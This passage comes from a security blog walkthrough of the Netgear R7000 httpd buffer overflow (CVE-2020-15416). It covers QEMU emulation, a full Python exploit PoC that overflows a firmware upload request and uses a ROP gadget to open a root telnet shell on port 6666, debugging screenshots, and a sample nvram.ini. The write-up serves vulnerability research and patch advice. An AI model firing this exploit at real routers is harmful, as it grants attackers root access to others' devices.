

Figure 14. The comparison between patched binary and original binary

After patching, we just copy the patched ***httpd*** binary to the folder squashfs-root/usr/sbin/ and then run qemu-arm-static again, like this:

sudo chroot . ./qemu-arm-static -E LD_PRELOAD="./libnvram-faker.so" ./usr/sbin/httpd_r7000_patch

At this point, the patched ***httpd*** should be running successfully. We can now access the URLs http://192.168.1.10 and http://192.168.1.10/currentsetting.htm in the web browser. You can replace the host with your host machine IP address.



Figure 15. Access the emulated web service of httpd

As shown in Figure 15, we have successfully access the webpage of the emulated ***httpd***.

At this point we have finished the setup of the debug environment and implemented the emulation of ***httpd*** with QEMU. In the next section, let's dive into the debugging of this vulnerability and how to exploit it to perform a code execution.

0x04 Debugging and Exploit

The following is the content of the uploaded firmware image.



Figure 16. Parsed firmware image

The firmware image starts with a magic string "*#$^", followed by a field length of 4-bytes. This field length represents the length of the Netgear image header. The Netgear

image header is then followed by the TRX header. Due to the lack of a restricted check on the length field, if you mutate this value to a large one it could cause a classic buffer overflow.

The exploit PoC from NotQuite0DayFriday is designed to adapt a bunch of vulnerable Netgear WiFi routers. Here, I simplified this exploit PoC to only attack the Netgear R7000 WiFi Router. The simplified exploit PoC is shown below.

```
import socket
import sys

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("[!] Usage: python exploit_r7000.py 192.168.1.x\n")
        exit(1)
    else:
        targetip = sys.argv[1]
        rop_gadget = "\xb4\xcf\x03\x00"
        commands = "/bin/utelnetd -p6666 -l/bin/sh -d"
        name = "mtenFWUpload"
        data = ""
        data += "*#$^" # magic number
        data += "\x00\x00\x04\x00" # size
        data += "A" * 0x60
        data += "B" * 0x4  # r4
        data += "C" * 0x4  # r5
        data += "D" * 0x4  # r6
        data += "E" * 0x4  # r7
        data += "F" * 0x4  # r8
        data += "G" * 0x4  # r9
        data += "H" * 0x4  # r10
        data += "I" * 0x4  # r11
        data += rop_gadget # pc
        data += commands+ "\x00" # Add the command and then NULL-terminate it
        data += "Z" * 0x1000 # Pad out the payload (it needs to be at least a certain size)

        # Send the payload
        payload = ''
        payload += 'POST /upgrade_check.cgi HTTP/1.1\r\n'
        payload += 'Host: {}\r\n'.format(targetip)
        payload += 'Content-Disposition: AAAA\r\n'
        payload += 'Content-Length: {}\r\n'.format(len(data))
        payload += 'Content-Type: application/octet-stream\r\n'
        payload += 'name="{}"\r\n'.format(name)
        payload += '\r\n'
        payload += data
        print("[*] The attack payload has been sent to {}".format(targetip))
        print("[*] Now you can try to telnet {} 6666".format(targetip))


        sock=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        sock.connect((targetip, 80))
        sock.send(payload)
        sock.close()
```

Figure 17. The simplified exploit PoC for Netgear R7000

Now let's run the debugger to dynamically analyze this exploit. As shown in Figure 4, FUN_0001cda4() is the vulnerable function. We need to set a breakpoint on it. In Figure 18, the register R0 points to the buffer storing the content of the firmware image.



Figure 18. Debugging FUN_0001cda4()

Now, let's take a look at what will happen after executing the memcpy() function as follows. We can see the data in the stack has been overwritten by our attacking payload.



Figure 19. Overflowing the stack buffer

We continue to run the program until it reaches the end of FUN_0001cda4(), as shown in Figure 20. The overflowed data in the stack is crafted carefully—the register PC will load an address pointing to a Rop gadget. After the POP instruction is executed, the program jumps to the Rop gadget in the binary ***httpd***. At this point, the register PC points to the shellcode and then it copies $SP to $R0. Finally, it calls the system API to execute the shellcode.



Figure 20. Jump to a rop gadget to execute the shellcode

As shown back in Figure 5, the ***httpd*** binary doesn't enable stack canary and PIE protection. So, for this classic stack buffer overflow, it's easy to perform an exploit by deploying ROP gadgets. In summary, the following graphic shows the process of performing code execution.



Figure 21. The process of performing code execution

The following is a scenario of attacking the emulated ***httpd*** service. By enabling the '--strace' option we can see the emulated program execute the shellcode in the exploit code to turn on the telnet service listening to port 6666. The segmentation fault happens after being attacked only because the ***httpd*** service is an emulation not running on the real device.

Figure 22. Attacking the emulated httpd service

Finally, let's send the exploit payload to the real device. The following is the scenario of an attack on my Netgear R7000 WiFi router at home. The attacker has to connect to the LAN network of the router before performing an attack. As shown in Figure 10, we can use telnet to get the shell of the remote router after sending the attack payload. Because the ***httpd*** service owns the root privilege, we get a shell under root privilege.



Figure 23. Pwning the real device

0x05 Solution

The users should upgrade the firmware version of their Netgear WiFi router to the latest version as soon as possible.

0x06 Conclusion

In this blog, I provided a walkthrough of an exploit targeting a Netgear R7000 WiFi Router httpd buffer overflow vulnerability. I demonstrated how to set up an emulator with QEMU to run the ***httpd*** service for the purpose of debugging. The attack exploit works well on both the emulated ***httpd*** and the real device. For security researchers or testers, the emulation with QEMU is a good way to analyze and debug the vulnerable binary if they don't have a real IoT device. The ***httpd*** binary in the vulnerable firmware isn't equipped with even basic modern software security mitigation features. We highly recommend that app developers enable modern security mitigation features when developing apps for the ARM architecture.

0x07 Reference

https://www.netgear.com/support/product/r7000.aspx#Firmware%20Version%201.0.9.88

https://github.com/ReFirmLabs/binwalk

https://github.com/grimm-co/NotQuite0DayFriday/tree/master/2020.06.15-netgear

https://github.com/zcutlip/nvram-faker

https://www.anquanke.com/post/id/215428

https://cq674350529.github.io/2020/09/16/PSV-2020-0211-Netgear-R8300-UPnP%E6%A0%88%E6%BA%A2%E5%87%BA%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/

https://toolchains.bootlin.com/

https://www.qemu.org/

https://kb.cert.org/vuls/id/576779

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15416

[nvram.ini]

You might need to make a minor change in this file depending on your environment, such as in the *lan_ipaddr* field, etc.

```
[config]
os_name=linux
os_version=1
upnp_port=9999
upnp_ad_time=30
upnp_sub_timeout=60
upnp_conn_retries=10
```

log_level=10
lan_hwaddr=52:54:00:12:34:58
lan_ifname=eth0
lan1_ifname=wlan0
upnp_turn_on=1
lan_ipaddr=192.168.80.215
cur_access_user_ip=192.168.80.212
wan_ipaddr=0.0.0.0
ipv6_proto=disable
friendly_name=littlebitch
upnp_duration=3600
upnp_advert_ttl=4
upnp_advert_period=30
wps_device_pin=12345678
wps_version2=enabled
wps_config_method=0x284
wps_aplockdown_forceon=0
wps_lock_start_cnt=3
wps_lock_forever_cnt=3
wps_aplockdown_disable=0
wps_mixedmode=2
wps_random_ssid_prefix=foobar
wps_randomssid=foobar_ssid
lan_ifnames=eth0
wan_ifnames=eth0
router_disable=0
wps_device_name=r7000qemu
wps_mfstring=netgear
wps_modelname=r7000
wps_modelnum=1
boardnum=1
wps_wer_mode=allow
wfa_port=9999
wfa_adv_time=30
wps_version2_num=1
wps_pbc_apsta=enabled
wps_ess_num=1
restart_all_processes=0
sku_name=US
gui_region=English
schedule_config=0:0:0:0:0
pppoe2_schedule_config=0:0:0:0:0
http_rmenable=0
usb_wan_ftp_enable=0
mtd9_lang_name=
mtd10_lang_name=English
mtd10_lang_version=1.0.9.88_2.1.38.1
mtd11_lang_name=Spanish
mtd12_lang_name=Chinese
mtd13_lang_name=French
mtd14_lang_name=German
mtd15_lang_name=Italian
mtd16_lang_name=
mtd17_lang_name=
as_genie=0
restart_httpd=0
fw_rsp_ping=0
bs_enable=0
fw_rsp_ping=0
pppoe2_bs_enable=0
bs_keywords=
pppoe2_bs_enable=0
pppoe2_bs_keywords=
all_service_tbl=
filter_rule_tbl=
fw_bks_block_type=0
blk_srv_tbl=
pf_services_tbl=
inbound_policy_tbl=

inbound_record=
bs_trustedip_enable=
smb_host_name=readyshare
usb_wan_ftp_pasv_port_end=30050
usb_wan_ftp_pasv_port_start=30001
usb_wan_ftp_port=21
usb_wan_http_enable=0
http_rmport=8443
usb_wan_http_enable=0
usb_wan_http_port=443
access_control_mode=0
lan_netmask=255.255.255.0
openvpnActive=disable
access_control_mode=0
wan_ifname=eth0
wan_mtu=1500
wan_proto=dhcp
qos_rule_count=-1
quick_qos_mode=0
qos_enable=0
qos_bw_min_0=
qos_bw_max_0=
qos_bw_min_1=
qos_bw_max_1=
qos_bw_min_2=
qos_bw_max_2=
qos_bw_min_3=
qos_bw_max_3=
qos_bw_enable=0
enable_ap_mode=0
wla_ap_isolate=0
wla_allow_access_2=0
fw_sip_enab=1
fw_spi_enab=1
fwpt_enable=1
fwpt_count=0
fwpt_df_count=
quick_qos_service_highest=qos_ipphone@qos_skype@qos_eva@qos_vonage@qos_google
quick_qos_service_high=qos_msn@qos_yahoo@block_ser_setup_netmeet@qos_aim@qos_apps_ssh@block_ser_setup_telnet@qos_apps_vpn@qos_apps_xbox@qos_counter_strike@qos_ageof_empires@qos_everquest@qos_quake2@qos_quake3@qos_unreal@qos_warcraft
quick_qos_service_normal=block_ser_setup_ftp@qos_apps_smtp@qos_apps_www@qos_apps_dns@qos_apps_icmp
quick_qos_service_low=qos_apps_emule@qos_apps_kazaa@qos_apps_gnutella@qos_apps_bt
quick_qos_device_highest=
quick_qos_device_normal=
quick_qos_device_low=
quick_qos_lan_port_highest=
quick_qos_lan_port_high=
quick_qos_lan_port_normal=
quick_qos_lan_port_low=
quick_qos_device_high=
wla_ap_isolate_2=
lan1_ifnames=
lan2_ifnames=
lan3_ifnames=
lan4_ifnames=
lan5_ifnames=
lan6_ifnames=
lan7_ifnames=
lan8_ifnames=
lan9_ifnames=
wla_allow_access_3=0
wla_ap_isolate_3=
wla_allow_access_4=0
wla_ap_isolate_4=
leafp2p_run=0